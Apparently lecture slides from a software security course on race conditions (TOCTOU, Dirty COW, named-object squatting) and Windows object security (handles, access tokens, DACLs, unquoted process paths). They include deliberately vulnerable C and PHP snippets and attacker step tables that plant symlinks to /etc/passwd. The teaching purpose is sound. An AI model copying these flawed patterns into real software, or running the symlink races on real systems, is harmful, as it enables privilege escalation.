
Race condition vulnerability – recent vulnerability: dirty COW (2)

- CVE-2016-5195: **Dirty COW** (i.e. COW = copy-on-write)
 - see <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5195>
 - see <https://dirtycow.ninja/>
 - published on 2016-11-10
- allow for **Linux kernel privilege escalation** vulnerability
- due to a **race condition** in Linux kernel's memory subsystem
- explained exploit
 - <https://www.youtube.com/watch?v=kEsshExn7aE>
 - https://www.cs.toronto.edu/~arnold/427/18s/427_18S/indepth/dirty-cow/demo.html

Race condition vulnerability – Real life examples

- see all at <http://www.cvedetails.com/vulnerability-list/cweid-362/vulnerabilities.html>
- see https://web.nvd.nist.gov/view/vuln/statistics-results?adv_search=true&cves=on&cwe_id=CWE-362
- CVE-2016-7916
- CVE-2016-3914

Time-of-Check to Time-of-Use (TOCTOU)



- see Matt Bishop, Michael Dilger, “Checking for Race Conditions in File Accesses”, 1996

TOCTOU - Overview

- existence of such an interval: programming condition
- programming interval: the interval itself
- environmental condition: the attacker be able to affect the assumptions created by the program's first action
- **-> both conditions must hold for an exploitable TOCTTOU**
- **binding flaw**

TOCTOU - Example

```
void main(int argc, char **argv) {
    int fd;
    if (access(argv[1], W_OK) != 0)
        exit(1);
    fd = open(argv[1], O_RDWR);
    /* Use fd... */
}
```

TOCTOU – Example (2)




Figure 1a.




Figure 1b.

TOCTOU – Example (3)

```
void deltree(char *dir) {  
    chdir(dir);  
    /* Recursively delete  
    contents of dir ... */  
    chdir("..");  
}
```

TOCTOU – Example (4)

```
int mktmpfile(char *fname) {  
    int fd = -1;  
    struct stat buf;  
    if (stat(fname, &buf) < 0)  
        fd = open(fname, O_CREAT, S_IRWXU);  
    return fd;  
}
```

TOCTOU – Example (5)

```
int run(char *exe) {  
    struct stat s[3];  
    lstat(exe, &s[0]);  
    stat(exe, &s[1]);  
    if (s[0].st_uid != s[1].st_uid)  
        exit(1);  
    lstat(exe, &s[2]);  
    setreuid(s[2].st_uid, s[2].st_uid);  
    execl(exe, NULL);  
}
```

TOCTOU – other examples

root	attacker
	mkdir("/tmp/etc")
	creat("/tmp/etc/passwd")
readdir("/tmp")	
lstat("/tmp/etc")	
readdir("/tmp/etc")	
rename("/tmp/etc", "/tmp/x")	
symlink("/etc", "/tmp/etc")	
unlink("/tmp/etc/passwd")	

(a) garbage collector

root	attacker
	lstat("/mail/ann")
	unlink("/mail/ann")
	symlink("/mail/ann", "/etc/passwd")
fd = open("/mail/ann")	
	write(fd,...)

(b) mail server

root	attacker
	access(filename)
	unlink(filename)
	link(sensitive,filename)
fd = open(filename)	
	read(fd,...)

(c) setuid

TOCTOU - Symlinks and Cryogenic Sleep

```
if (lstat(fname, &stb1) >= 0 && S_ISREG(stb1.st_mode)) {  
    fd = open(fname, O_RDWR);  
    if (fd < 0 || fstat(fd, &stb2) < 0  
        || ino_or_dev_mismatch(&stb1, &stb2))  
        raise_big_stink();  
    } else {  
        /* do the O_EXCL thing */  
    }
```

Windows process synchronization

- mechanisms to synchronize threads of a process or processes in the system
- synchronization objects
 - types: mutexes, events, semaphores, waitable timers
 - states: signaled and unsignaled
- could be named or unnamed
- share the same namespace with jobs and file-mappings

Windows process synchronization – lack of use

```
char *users[NUSRES];
int crt_idx = 0;
DWORD phoneConferenceThread(SOCKET s) {
    char *name;
    name = readString(s);
    if ((NULL == name) || (crt_idx >= NUSERS))
        return 0;
    users[crt_idx] = name;
    crt_idx++;
    ...
}
```

Lack of use – example (2)

```
function withdraw($amount) {  
    $balance = getBalance();  
    if($amount <= $balance) {  
        $balance = $balance - $amount;  
        echo "You have withdrawn: $amount";  
        setBalance($balance);  
    }  
    else  
    {  
        echo "Insufficient funds.";  
    }  
}
```

Lack of use – example (2)

Thread 1	Thread 2
<pre> (\$10) function withdraw(\$amount) { (\$10,000) \$balance = getBalance(); if(\$amount <= \$balance) { (\$9,990) \$balance = \$balance - \$amount; echo "You have withdrawn: \$amount";</pre>	<pre> (\$10) function withdraw(\$amount) { (\$10,000) \$balance = getBalance(); if(\$amount <= \$balance) { (\$9,990) \$balance = \$balance - \$amount; echo "You have withdrawn: \$amount"; setBalance(\$balance); (\$9,990) } else { echo "Insufficient funds."; } } setBalance(\$balance); (\$9,990) } else { echo "Insufficient funds."; }</pre>

Incorrect Use of Synchronization Objects

- application specific
- could lead to data corruption and/or deadlock, even without an attacker interference
- the attacker could try to create the race condition context to gain advantage from
- variant: do not check the return value (success or not) of the synchronization functions

Squatting With Named Synchronization Objects

- context
- case 1: do not check for new object creation success

Squatting With Named Synchronization Objects (2)

- example 1 (Windows)

```
hMutex = CreateMutex(MUTEX_MODIFY_STATE, TRUE, "MyMutex");
if (NULL == hMutex)
    return -1;
```

...

```
ReleaseMutex(hMutex);
```

- example 2 (Linux)

```
int semid = semget(ftok("/home/user/file", 'A'), 10, IPC_CREATE | 0600);
```

...

- case 2: check for new object creation success

- attacker could cause denial of service
- example 1 (Windows)

```
hMutex = CreateMutex(MUTEX_MODIFY_STATE, TRUE, "MyMutex");
```

```
if ((NULL == hMutex) ||
    (GetLastError() == ERROR_ALREADY_EXISTS))
return FALSE;
```

- example 2 (Linux)

Squatting With Named Synchronization Objects (3)

```
int semid = semget(ftok("/home/user/file", 'A'), 10,  
                   IPC_CREATE | IPC_EXCL | 0600);  
  
if (semid < 0)  
    return -1;
```

...

- case 3: create the object with too much permissions

```
int semid = semget(IPC_PRIVATE, 10, IPC_CREATE | 0666);  
  
if (semid < 0)  
    return -1;
```

...

Code review

1. synchronization object scoreboards

- object name
- object type
- using purpose
- instantiated
- instantiation parameters
- permissions
- used by
- notes

2. lock matching

- check for execution paths not releasing a lock
- limitations: applicable only for locks

Bibliography

1. “The Art of Software Security Assessments”, chapter 13, “Synchronization and State”, pp. ... – ...
2. “The 24 Deadly Sins of Software Security”, chapter 13, pp. 205 –215
3. 3 CWE-362: Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition'),
<http://cwe.mitre.org/data/definitions/362.html>
4. 4 CWE-364: Signal Handler Race Condition,
<https://cwe.mitre.org/data/definitions/364.html>
5. 5 “Delivering Signals for Fun and Profit”,
<http://lcamtuf.coredump.cx/signals.txt>
6. 6 “Symlinks and Cryogenic Sleep”,
<http://seclists.org/bugtraq/2000/Jan/16>

Securitate Software

X Windows security
(objects and file system)

Object Properties - Definitions

- **fundamental unit of abstraction for Windows resources**
- similar to the class/object concept in OOP (a type and more instances)
- Windows kernel object manager (KOM)
 - responsible for kernel-level management of objects
 - object types are called system objects or securable objects
- provide a **uniform view and access control mechanism** for all system resources, regardless of their type

Object Properties – System (securable) objects

- types
 - directory service objects, file-mapping objects
 - inter-process synchronization objects (Event, Mutex, Semaphore, WaitableTimer)
 - job objects, processes and threads, services
 - network shares, NTFS files and directories, registry keys
 - named and anonymous pipes, printers
- a complete list of object types got using WinObj utility
- instantiated /connected to using functions Create*() / Open*()
 - return an object handle (HANDLE)
- release objects done by CloseHandle()

Object Properties – Object Namespaces

- objects can be named or unnamed (anonymous)
- anonymous objects can be shared between processes only by duplicating an object handle or through inheritance
- named objects are stored in a hierarchical structure, called object namespace
- there are
 - a global namespace
 - there are more local namespaces, one for each Terminal Service
- object namespace's structure is similar to a file system
 - directories and sub-directories of objects
 - links (objects of SymbolicLink type)
- code audit: named objects are generally visible, though not necessarily accessible

Object Properties – Namespace Collisions

- also called **name squatting** attacks
 - application **opens an attacker created object**, instead of creating a new one
- Create*() functions supports both creation and opening
 - could lead to vulnerabilities
 - creation uses a SECURITY_ATTRIBUTES structure, which is ignored if object exists
 - creation flags provided to avoid opening an existing object
- code audit
 - understand semantic of each Create*() function individually
 - check if they correctly set flags and check for return values

Object Properties – Private Object Namespace

- **avoid name squatting attacks** on the global namespace
 - though, do not protect objects with weak access control
- private namespace **uniquely identified by a name and a boundary descriptor**
 - there could be namespaces with the same name, but with different boundary descriptor
 - the boundary contains at least one security identifier (SID)
- object name preceded by “namespace\\”, like “NS0\MyMutex”
- a process can open an existing namespace even if it is not within the boundary
 - if access not restricted by the SECURITY_ATTRIBUTES parameter at creation
- functions
 - CreatePrivateNamespace(), OpenPrivateNamespace()
 - CreateBoundaryDescriptor(), AddSIDToBoundaryDescriptor()

Object Handles – Object Handle Manipulation

- at creation/opening, the object is referred by its name
 - return an object handle
- any subsequent operations are based on the object handle
- system maintains a list of open handles, categorized by the owning process
- duplicating a handle requires PROCESS_DUP_HANDLE permission for both the source and destination processes

Object Handles – INVALID_HANDLE_VALUES versus NULL

- Windows API functions are inconsistent
 - an error results in a NULL or an INVALID_HANDLE_VALUE (-1)
- examples
 - CreateFile() returns INVALID_HANDLE_VALUE when encounters errors
 - OpenProcess() returns NULL on errors
- code audit: each function documentation must be consulted

Object Handles – ex. Wrong way to check for return value

```
HANDLE lockUserSession(TCHAR *szUserPath)
{
    HANDLE hLock;
    hLock = CreateFile(szUserPath, GENERIC_ALL, 0, NULL, CREATE_ALWAYS,
                       FILE_FLAG_DELETE_ON_CLOSE, 0);
    return hLock;
}

BOOL isUserLoggedIn(TCHAR *szUserPath)
{
    HANDLE hLock;
    hLock = CreateFile(szUserPath, GENERIC_ALL, 0, NULL, CREATE_NEW,
                       FILE_FLAG_DELETE_ON_CLOSE, 0);

    if (hLock == NULL)
        return TRUE;
    CloseHandle(hLock);
    return FALSE;
}
```

Object Handles – Handle Inheritance

- **no special default privileges or shared object access to a child process**
- **handles inherited only by explicit configurations**
 - set true the bInheritable parameter of the CreateProcess()
 - only handles marked as inheritable are duplicated in child process
- **handle inheritance configurations**
 1. set true the bInheritable field of the SECURITY_ATTRIBUTES structure at object creation
 2. use DuplicateHandle() with a true bInheritable argument
- **inherited handles could be a security issue**
 - for children run under another security context than their parent

Object Handles – Handle Inheritance (2)

- code audit
 - identify inheritable handles
 - identify overlaps of inheritable handles lifespan with creation of child process
 - risks: child processes run in a separate security context, which inherit handles
 - useful tool: Process Explorer
- good practice
 - never create inheritable handles at object instantiation
 - duplicate, if needed, just before child process creation
 - close the inheritable handle after child creation

Object Handles – Handle Inheritance, vulnerable example

```
int tclient(HANDLE io)
{
    int hr = 0;
    HANDLE hStdin, hStdout, h.Stderr;
    HANDLE hProc = GetCurrentProcess();

    // drop privileges
    if (!ImpersonateNamedPipeClient(io))
        return GetLastError();

    // create inheritable handles
    DuplicateHandle(hProc, io, hProc, &hStdin, GENERIC_READ, TRUE, 0);
    DuplicateHandle(hProc, io, hProc, &hStdout, GENERIC_WRITE, TRUE, 0);
    DuplicateHandle(hProc, io, hProc, &h.Stderr, GENERIC_WRITE, TRUE, 0);

    CloseHandle(io);

    // create a child process that inherits inheritable handles
    hProc = CreateRedirectedShell(hStdin, hStdout, h.Stderr);

    // close duplicated handles
    CloseHandle(hStdin);
    CloseHandle(hStdout);
    CloseHandle(h.Stderr);

    // regaining privileges
    hr = RevertToSelf();
```

Object Handles – Handle Inheritance, vulnerable example (2)

```
// wait for child process' termination
if (hProc != NULL)
    WaitForSingleObject(hProc, INFINITE);

return hr;
}
```

- suffer a race condition vulnerability
- while in CreateRedirectedShell()
 - inheritable handles prepared for “client 1” (privileged)
 - could also be inherited by a concurrent child process for “client 2” (non-privileged)

Sessions – Handling of multiple logged-on users

- **each logged on user is associated a session**
- a session encapsulates data relevant to a logon instance
 - info for **governing process access rights**
 - data accessible to constituent processes in a session
 - selected behavioral characteristics for a process started in a session
- sessions **isolate users from each other**

Sessions – Security Identifiers (SID)

- **uniquely identifies an entity** (security “principal”)
 - e.g. users, service accounts, groups, machines
- used to **determine who has access to what**
- SID structure
 - revision level
 - identifier authority value
 - variable-length subauthority
 - relative ID (RID)
- often represented in text format
 $S-<\text{revision}>-<\text{identifier authority}>-<\text{subauthority}>-<\text{RID}>$
- functions: `ConvertStringSidToSid()` and `ConvertSidToStringSid()`

Sessions – Ex. Of well-known SIDs

Administrator: S-1-5-<domain ID>-500

Administrators group: S-1-5-32-444

Users group: S-1-5-32-545

Everyone group: S-1-1-0

Local system account: S-1-5-18

Local service account: S-1-5-19

Local network account: S-1-5-20

Sessions – Logon Rights

- determine whether
 - a user can establish a logon session on a machine and
 - what type of session is allowed
- can be viewed in “Local Security Policy” editor
 - “Local Policy” ! “User Rights Assignment”
- examples
 - SeNetworkLogonRight
 - SeRemoteInteractiveLogonRight
 - SeBatchLogonRight
 - SeInteractiveLogonRight

Sessions – Access Tokens

- system objects that **describe the security context for a process or thread**
 - used to identify the user
 - when a thread interacts with a securable object or
 - tries to perform a system task that requires privileges
- **determine** if a process or thread
 - **can access a securable object or**
 - **perform a privileged system task**
- each process/thread can optionally change certain attributes in its access token
 - using functions like `AdjustTokenGroups()` and `AdjustTokenPrivileges()`

Sessions – Access Tokens Types

1. primary access token

- **created when a user starts a new session**
- assigned to all processes started in a session
- a new copy created for each new process/thread
- could be obtained using the OpenProcessToken() function

2. impersonation token

- **associated to a thread that impersonate a client account**
- allows the thread to interact with securable objects using the client's security context
- an impersonation thread has both a primary token and an impersonation token
- could be obtained using the OpenThreadToken() function

Sessions – Access Token Main Components

- security identifier (SID) of the associated user's account
- SID list of groups the user belongs to
- session SID
- privilege list
- owner SID
- SID of the primary group
- default DACL (used when a process creates a securable object without specifying a security descriptor)
- type: primary or impersonation
- restricting SID list

Sessions – Access Token Privileges

- SeAssignPrimaryTokenPrivilege: assign the primary access token for a process/thread
- SeAuditPrivilege: generate security logs
- SeBackupPrivilege: create backups
- SeChangeNotifyPrivilege: be notified when certain files or folders are changed
- SeDebugPrivilege: attach and debug processes
- SeIncreaseBasePriorityPrivilege: increase the scheduling priority of a process
- SeLoadDriverPrivilege
- SeShutdownPrivilege
- SeSystemTimePrivilege
- SeTakeOwnershipPrivilege

Sessions – Access Token Group List

- the list of SIDs for all the associated user's group membership
- **used to check access permission rights** of a process
 - when the process attempts to access an object
 - the object's DACL is checked against entries in the group list of the process' access token
- **generated at logon**
- **cannot be updated during a session**, though **can be altered**
 - by manipulating their group SID attributes
 - e.g.: disable, if not mandatory
- **group SID attributes**
 - SE_GROUP_ENABLED
 - SE_GROUP_ENABLED_BY_DEFAULT
 - SE_GROUP_LOGON_ID
 - SE_GROUP_MANDATORY
 - SE_GROUP_OWNER
 - SE_GROUP_RESOURCE
 - SE_GROUP_USE_FOR_DENY_ONLY

Sessions – Restricted Access Tokens

- an access token having a **subset of the privileges and access rights of its original token**
 - **has a nonempty restricted SID list**
- created with the `CreateRestrictedToken()` function
 1. establish deny-only group SIDs by turning
 - on their `SE_GROUP_USE_FOR_DENY_ONLY` attribute
 - off their `SE_GROUP_ENABLED` attribute
 2. revoke any privilege currently assigned
 3. add SIDs to the restricting SID list
- setting the `SE_GROUP_USE_FOR_DENY_ONLY` on mandatory group SIDs
 - prevent an account using its own SID for granting access to a resource

Sessions – Restricted Access Tokens (2)

- **access is granted** only if requested access rights allowed **by checking both**
 - the token's **enabled SIDs**
 - the list of **restricting SIDs**
- any process can create a restricted access token
- a restricted token prevents the token from being reset to its original (default) group list and privilege state

Sessions – Running Under Different Contexts

- the capability to change the current thread's token or create a new process under a different token
- **processes running in a new user session**
 - functions: CreateProcessWithLogonW() and LogonUser()
 - logon types: LOGON32_LOGON_BATCH, LOGON32_LOGON_INTERACTIVE, LOGON32_LOGON_NETWORK, LOGON32_LOGON_SERVICE
- **processes with restricted privileges**
 - functions: CreateProcessAsUser() or CreateProcessWithTokenW()
- **threads impersonating other users**
 - call SetThreadToken() with a restricted token
 - run with a privileges of a client (of a server) using functions like ImpersonateNamedPipeClient(), ImpersonateLoggedOnUser()

Security Descriptors - Definition

- provide granular access control for securable objects
- consists of
 - owner SID
 - group SID
 - discretionary access control list (DACL)
 - security access control list (SACL)

Security Descriptors - Access Control Entries (ACE)

- elements in ACLs
- consists of
 - SID (whom is applied)
 - type: allow and deny
 - access mask (what is allowed or denied)
 - inheritance related flags

Security Descriptors – Access Mask

- a bit field named ACCESS_MASK in the ACE structure
- divided into three categories
 - **generic** access rights
 - **standard** access rights
 - **specific** access rights

Security Descriptors – Generic Access Rights

- types
 - GENERIC_ALL
 - GENERIC_READ
 - GENERIC_WRITE
- GENERIC_EXECUTE
- translated into a **combination of**
 - **specific and standard** access rights
 - example for files: GENERIC_READ = READ_CONTROL, SYNCHRONIZE, FILE_READ_DATA, FILE_READ_EA, FILE_READ_ATTRIBUTES

Security Descriptors – Standard Access Rights

- **apply to any sort of object**
- define access to pieces of object control information rather than the object data itself
- composed by 8 bits, from which only 5 in use
 - DELETE: delete the object
 - READ_CONTROL: read security information
 - WRITE_DAC: write to the object's DACL
 - WRITE_OWNER: change the owner
 - SYNCHRONIZE: use object for synchronization
- constants of combined standard access rights
 - **STANDARD_RIGHTS_ALL**: DELETE, READ_CONTROL, WRITE_DAC, WRITE_OWNER, SYNCHRONIZE
 - **STANDARD_RIGHTS_EXECUTE**: READ_CONTROL
 - **STANDARD_RIGHTS_READ**: READ_CONTROL
 - **STANDARD_RIGHTS_REQUIRED**: DELETE, READ_CONTROL, WRITE_DAC, WRITE_OWNER
 - **STANDARD_RIGHTS_WRITE**: READ_CONTROL

Security Descriptors – Specific Access Rights

- bits 0-15 in ACCESS_MASK
- depends on the object

Security Descriptors - ACL Inheritance

- objects can be containers for other objects
- examples: directories and registry keys
- Windows defines permissions that apply to child objects
- types
 - CONTAINER_INHERIT_ACE
 - INHERIT_ONLY_ACE
 - INHERITED_ACE
 - NO_PROPAGATE_INHERIT_ACE
 - OBJECT_INHERIT_ACE

Security Descriptors - Low-Level ACL Control API

- AddAce(): add ACEs to an ACL

*BOOL AddAce (PACL pAcl, DWORD dwAceRevision, DWORD dwStartingAceIndex,
LPVOID pAceList, DWORD nAceListLength);*

- AddAccessAllowedAce(): appends an allow ACE to an ACL

*BOOL AddAccessAllowedAce(PACL pAcl, DWROD dwRevision, DWORD AccessMask, PSID
pSid);*

- AddAccessDeniedAce(): appends a deny ACE to an ACL

*BOOL AddAccessDeniedAce(PACL pAcl, DWROD dwRevision, DWORD AccessMask, PSID
pSid);*

- GetAce: gets an ACE from an ACL

*BOOL GetAce(PACL pAcl, DWORD dwAceIndex, LPVOID *pAce);*

- SetSecurityDescriptorDacl(), SetEntriesInAcl(),
- GetNamedSecurityInfo(), SetNamedSecurityInfo()
- see a complete list at MSDN Low-level Access Control Functions

Security Descriptors - High-Level API: Security Descriptor Strings

- allow specifying security descriptors as **human understandable text strings**
 - **encoding its fields and attributes**
- based on the **security descriptor definition language (SSDL)**
 - see details on the MSDN page
- functions
 - ConvertSecurityDescriptorToStringSecurityDescriptor()
 - ConvertStringSecurityDescriptorToSecurityDescriptor()
- the security descriptor string format

O:owner_sid

G:group_sid

D:dacl_flags(string_ace_1)...(string_ace_n)

S:sacl_flags(string_ace_1)...(string_ace_n)

Security Descriptors - High-Level API: Security Descriptor Strings (2)

- the ACE string format

ace_type;ace_flags;rights;object_guid;inherit_object_guid;sid

- type: 'A' (allow) and 'D' (deny)
- flags: indicate ACE's properties
- rights:
 - generic: 'GR' (GENERIC_READ), 'GW' (GENERIC_WRITE), 'GX' (GENERIC_EXECUTE), 'GA' (GENERIC_ALL_ACCESS)
 - standard: "RC" (READ_CONTROL), "SD" (DELETE), "WD" (WRITE_DAC), "WO" (WRITE_OWNER)
 - specific: object-specific encoding
- sid: SID the ACE applies to

- example of an ACE string

(A;;GR,GW;;;S-1-0-0)

- example of a DACL string

D:P(D;OICI;GA;;;BG)(A;OICI;GA;;;SY)

(A;OICI;GA;;;BA)(A;OICI;GRGWGX;;;IU)

Security Descriptors - Code Audit on ACLs

- examine the list of access control entries (ACE) in ACLs to identify permissions associated with a resource
 - account for every ACE in an ACL
 - if cannot determine why an ACE is in ACL, thet ACE should be removed
- determine both immediate and inherited permissions


Security Descriptors – No Permissions

- **NULL DACL: allow any type of access to anyone**
 - exposed to interference by rogue applications
 - can lead to exposure of information, privilege escalation etc.
 - allow arbitrary change of the object's owner and ACLs
- **NON-NULL DACL: restrictive by default**
 - **an empty DACL allow no access**
 - until an allow ACE grants access
- difference between an empty and a NULL DACL
 - NULL: public, full access
 - EMPTY: restrict everyone
- providing a NULL pointer for a SECURITY_ATTRIBUTES structure at process creation
 - -> security descriptor with inherited and default attributes

Security Descriptors – ACE Order

- an ACL is an ordered list of ACEs
 - evaluated following that order
- **correct order**
 - place deny entries before any allow entries
- **access rights are evaluated only when an object is opened**, not when an existing handle is used
 - -> existing handles could be used even if objects permissions are changed
- **DACL evaluation**
 - current ACE's SID is compared against the token's SIDs
 - the ACE's access mask is used if SID is found
 - access is denied if matching ACE is a deny entry
 - access is allowed if the collection of ACEs contains all bits in the requested access mask
 - repeat on the next ACE if not decided yet
 - access is denied if end of the list is reached and the collection of matching ACEs does not contain all bits in the access mask

Security Descriptors – Example of DACL Evaluation



Processes and Thread Management - Definition

- just a container for threads
- described by attributes
- thread is the basic unit of execution
- all threads in a process share the same address space and security properties

Processes and Thread Management – Process Loading

- CreateProcess() is the common method to start a new process
- the second parameter is the command line
 - also contains the executable's path
- security issue: unquoted path containing spaces
 - leave the possibility for executing unintended programs
- example and the order in which executable is searched for
 - CreateProcess(NULL, "C:\\Program Files\\My Applications\\my app.exe", ...);
 - C:\\Program.exe
 - C:\\Program Files\\My.exe
 - C:\\Program Files\\My Applications\\my.exe
 - C:\\Program Files\\My Applications\\my app.exe
- correct form
 - CreateProcess(NULL, "\"C:\\Program Files\\My Applications\\my app.exe\"", ...);

Processes and Thread Management – Process Loading (2)

- a privilege program is vulnerable to this type of attack (privilege escalation) if the attacker is allowed to write in any directory in the path

